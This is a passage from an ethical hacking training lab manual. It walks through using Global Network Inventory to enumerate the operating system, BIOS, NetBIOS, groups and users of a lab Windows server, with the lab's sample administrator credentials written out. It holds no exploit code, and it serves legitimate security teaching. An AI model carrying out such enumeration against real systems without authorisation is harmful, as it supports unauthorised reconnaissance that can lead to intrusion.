26. This concludes the demonstration of performing RPC, SMB, and FTP enumeration using Nmap.
27. Close all open windows and document all the acquired information.
28. Turn off the **Parrot Security** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 7

Perform Enumeration using Various Enumeration Tools

Ethical hackers and penetration testers make used of various other tools that simplify the enumeration process.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

The details obtained in the previous steps might not reveal all potential vulnerabilities in the target network. There may be more information available that could help attackers to identify loopholes to exploit. As an ethical hacker, you should use a range of tools to find as much information as possible about the target network's systems. This lab activity will demonstrate further enumeration tools for extracting even more information about the target system.

Lab Objectives

- Enumerate information using Global Network Inventory
- Enumerate network resources using Advanced IP Scanner
- Enumerate information from Windows and Samba host using Enum4linux

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Global Network Inventory located at **E:\CEH-Tools\CEHv11 Module 03 Scanning Networks\Scanning Tools\Global Network Inventory**
- Advanced IP Scanner located at **Z:\CEHv11 Module 03 Scanning Networks\Ping Sweep Tools\Advanced IP Scanner**
- You may also download the latest versions of the abovementioned tools from their official websites. If you do so, the screenshots shown in the lab might differ.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 04 Enumeration

Lab Duration

Time: 30 Minutes

Overview of Enumeration Tools

To recap what you have learned so far, enumeration tools are used to collect detailed information about target systems in order to exploit them. The information collected by these enumeration tools includes data on the NetBIOS service, usernames and domain names, shared folders, the network (such as ARP tables, routing tables, traffic, etc.), user accounts, directory services, etc.

Lab Tasks

TASK 1

Enumerate Information using Global Network Inventory

Here, we will use the Global Network Inventory to enumerate various types of data from a target IP address range or single IP.

TASK 1.1

Install Global Network Inventory

1. Start the **Windows 10** and **Windows Server 2016** virtual machines.
2. In the **Windows 10** virtual machine, log in with the credentials **Admin/Pa$$w0rd** and navigate to **E:\CEH-Tools\CEHv11 Module 03 Scanning Networks\Scanning Tools\Global Network Inventory**; then, double-click **gni_setup.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Global Network Inventory is used as an audit scanner in zero deployment and agent-free environments. It scans single or multiple computers by IP range or domain, as defined by the Global Network Inventory host file.

3. The **Global Network Inventory - InstallShield Wizard** appears. Follow the steps to install the application, using the default settings.
4. On completing the installation, ensure that the **Launch Global Network Inventory** checkbox is selected in the **Global Network Inventory - InstallShield Wizard** window; click **Finish**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.1.1: Global Network Inventory Installation Wizard

5. The **About Global Network Inventory** wizard appears; click **I Agree**.



Figure 7.1.2: The Global Network Inventory License information screen

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **Global Network Inventory** GUI appears. Click **Close** on the **Tip of the Day** pop-up.




Figure 7.1.3: The Global Network Inventory main window

7. The **New Audit Wizard** window appears; click **Next**.

TASK 1.2

Configure Global Inventory Scanner



Figure 7.1.4: The Global Network Inventory new audit wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Under the **Audit Scan Mode** section, click the **Single address scan** radio button, and then click **Next**.

Note: You can also scan an IP range by clicking on the **IP range scan** radio button, after which you will specify the target IP range.




Figure 7.1.5: The Global Network Inventory Audit Scan Mode section

9. Under the **Single Address Scan** section, specify the target IP address in the **Name** field of the **Single address** option (in this example, the target IP address is **10.10.10.16**); Click **Next**.




Figure 7.1.6: Inputting the target IP address

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The next section is **Authentication Settings**; select the **Connect as** radio button and enter the **Windows Server 2016** virtual machine credentials (Domain\Username: **Administrator** and Password: **Pa$$w0rd**), and then click **Next.**

Note: In reality, attackers do not know the credentials of the remote machine(s). In this situation, they choose the **Connect as currently logged on user** option and perform a scan to determine which machines are active in the network. With this option, they will not be able to extract all the information about the target system. Because this lab is just for assessment purposes, we have entered the credentials of the remote machine directly.




Figure 7.1.7: Global Network Inventory Authentication settings

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. In the final step of the wizard, leave the default settings unchanged and click **Finish**.




Figure 7.1.8: Global Network Inventory Audit wizard final step

12. The **Scan progress** window will appear.




Figure 7.1.9: Global Network Inventory scan progress

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. The results are displayed when the scan finished. The **Scan summary** of the scanned target IP address (**10.10.10.16**) appears.

Note: The scan result and summary in each tab might vary in your lab environment.




Figure 7.1.10: Global Network Inventory result window

TASK 1.3

Examine the Scanned Machine

14. Hover your mouse cursor over the **Computer details** under the **Scan summary** tab to view the scan summary, as shown in the screenshot.




Figure 7.1.11: Global Network Inventory scan summary

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Click the **Operating System** tab and hover the mouse cursor over **Windows details** to view the complete details of the machine.




Figure 7.1.12: Global Inventory Operating System tab

16. Click the **BIOS** tab, and hover the mouse cursor over windows details to display detailed BIOS settings information.

Note: The results might differ in your lab environment.




Figure 7.1.13: Global Network Inventory BIOS summary

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Click the **NetBIOS** tab, and hover the mouse cursor over any NetBIOS application to display the detailed NetBIOS information about the target.

Note: Hover the mouse cursor over each NetBIOS application to view its details.




Figure 7.1.14: Global Network Inventory NetBIOS information

18. Click the **User groups** tab and hover the mouse cursor over any username to display detailed user groups information.

Note: Hover the mouse cursor over each username to view its details.




Figure 7.1.15: Global Network Inventory User groups tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Click the **Users** tab, and hover the mouse cursor over the username to view login details for the target machine.

